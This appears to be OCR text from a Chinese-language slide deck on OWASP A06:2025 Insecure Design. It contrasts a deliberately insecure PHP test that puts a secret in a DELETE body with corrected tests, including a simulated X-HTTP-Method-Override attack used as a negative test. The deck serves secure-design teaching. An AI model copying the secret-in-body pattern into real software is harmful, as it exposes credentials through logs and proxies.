
焦點: 程式碼撰寫範例 (Code Examples) vs. 架構防禦 (Architectural Defense)

A06:2025 Insecure Design

什麼是 A06:2025 不安全設計（Insecure Design）？

核心概念

**這不是實作上的 Bug，
而是邏輯與控制設計的缺失
（Missing or Ineffective
Control Design）。**



A06:2025 Insecure Design

陷阱：功能正常，但設計不安全

典型的「快樂路徑（Happy Path）」測試代碼

```php
public function testDeleteResource(): void {
    // 模擬送出請求
    // 問題隱藏點：敏感資料放在 Body
    $response = $this->makeRequest('DELETE',
        ['secret' => 'your_secret_key']);

    // 驗證結果
    // 問題隱藏點：只檢查 200 OK，忽略語意
    $this->assertEquals(200, $response['status']);
    $this->assertStringContainsString('Resource
    deleted', $response['body']);
}
```

測試結果:PASS
功能運作正常

隱藏風險：
這段程式碼證明了**功能可用**
但也證明了**安全規則從未被設計**
缺少 **Negative Testing**
缺少 **權限邊界測試**

A06:2025 Insecure Design

深度解析：為何這是不安全設計？

敏感資料外洩

❌ Code: ['secret' => 'your_secret_key'] in Body

- Body 內容**常被 Proxy、Debug Logs 或 APM 工具記錄**
- GET / DELETE **不應依賴 Body 傳遞授權資訊**

HTTP 語意錯誤（Semantic Errors）

❌ Code: `assertEquals(200)` for everything

風險說明：

- **狀態碼語意混淆:**POST 應回傳 201DELETE 應回傳 204

一律回傳 200 會：

掩蓋狀態細節，導致前端與安全邏輯誤判

模糊的安全邊界（Undefined Boundaries）

❌ Issue: DELETE 請求帶有 Body

風險:HTT規範中定義模糊。不同WAF或Proxy處理不一致，可能導致安全判斷繞過(WAF Bypass)。

A06:2025 Insecure Design

修正方案：安全程式碼撰寫範例

導入標準化與授權隔離

```php
public function testDeleteResource_Secure(): void {
    // 修正 1: 使用標準 Authorization Header
    $headers = ['Authorization' => 'Bearer <token>'];

    // 修正 2: 嚴格定義 Method，不依賴 Override
    $response = $this->makeRequest('DELETE', [],
        $headers);

    // 修正 3: 驗證正確的 HTTP 狀態碼 (204 No Content)
    $this->assertEquals(204, $response['status']);

}
```

Header Authentication

- 使用 Authorization: Bearer
- 取代 Body 內的 secret
- 避免 Log 外洩

Strict Status Codes

嚴格區分

201（建立）
204（刪除）
200（讀取）

No Body in DELETE

遵循 HTTP 規範
確保跨平台、Proxy 行為一致

A06:2025 Insecure Design

被遺忘的防線：負面測試（Negative Testing）

不要只測「功能是否成功」，要測「攻擊是否失敗」

Security Test Case

```php
public function testOverrideAttackFails(): void {
    // 嘗試使用 GET 偽裝成 DELETE (攻擊模擬)
    $headers = [
        'X-HTTP-Method-Override' => 'DELETE',
        'Content-Type' => 'application/json'
    ];

    // 發送惡意請求
    $response = $this->makeRequest('GET', [], $headers);

    // 預期結果：伺服器應忽略 Override 或回傳錯誤 (405)
    // 確保 AuthZ 邏輯優先於 Override 邏輯
    $this->assertNotEquals(200, $response['status']);
    $this->assertNotEquals(204, $response['status']);
}
```

確保授權邏輯（Authorization）永遠在方法解析（Method Parsing）之前執行，
或乾脆完全禁用 Override。

A06:2025 Insecure Design

最佳實踐：全面禁用 HTTP Override

設計層（Design Layer）
決策：現代 API 應直接使用標準 REST Verbs(GET / POST / PUT / DELETE)
若需求提出必須使用 Override，
請直接挑戰該決策（Undermine the decision）

維運層（DevOps Layer）
配置：在 Gateway / Load Balancer（Nginx, Apache）層級直接阻擋
完全封鎖 X-HTTP-Method-Override Header

驗證層（Verification Layer）
測試：定期滲透測試（Pen Testing）
模擬 Override 攻擊，確認阻擋機制確實生效

A06:2025 Insecure Design

重點總結：如何構建安全 API

拒絕 Override

在架構與程式碼層級全面禁用 Method Override Headers。

Header 優先

敏感憑證（Credentials）必須放在 Header（Authorization），絕不放在 Body。

精確語意

嚴格定義並測試 HTTP 狀態碼（201、204、401、403）。

負面測試

測試案例必須包含「未授權」、「方法錯誤」與「Override 攻擊」場景。

Closing Thought：安全設計（Secure Design）始於需求階段，而非程式碼完成後的修補。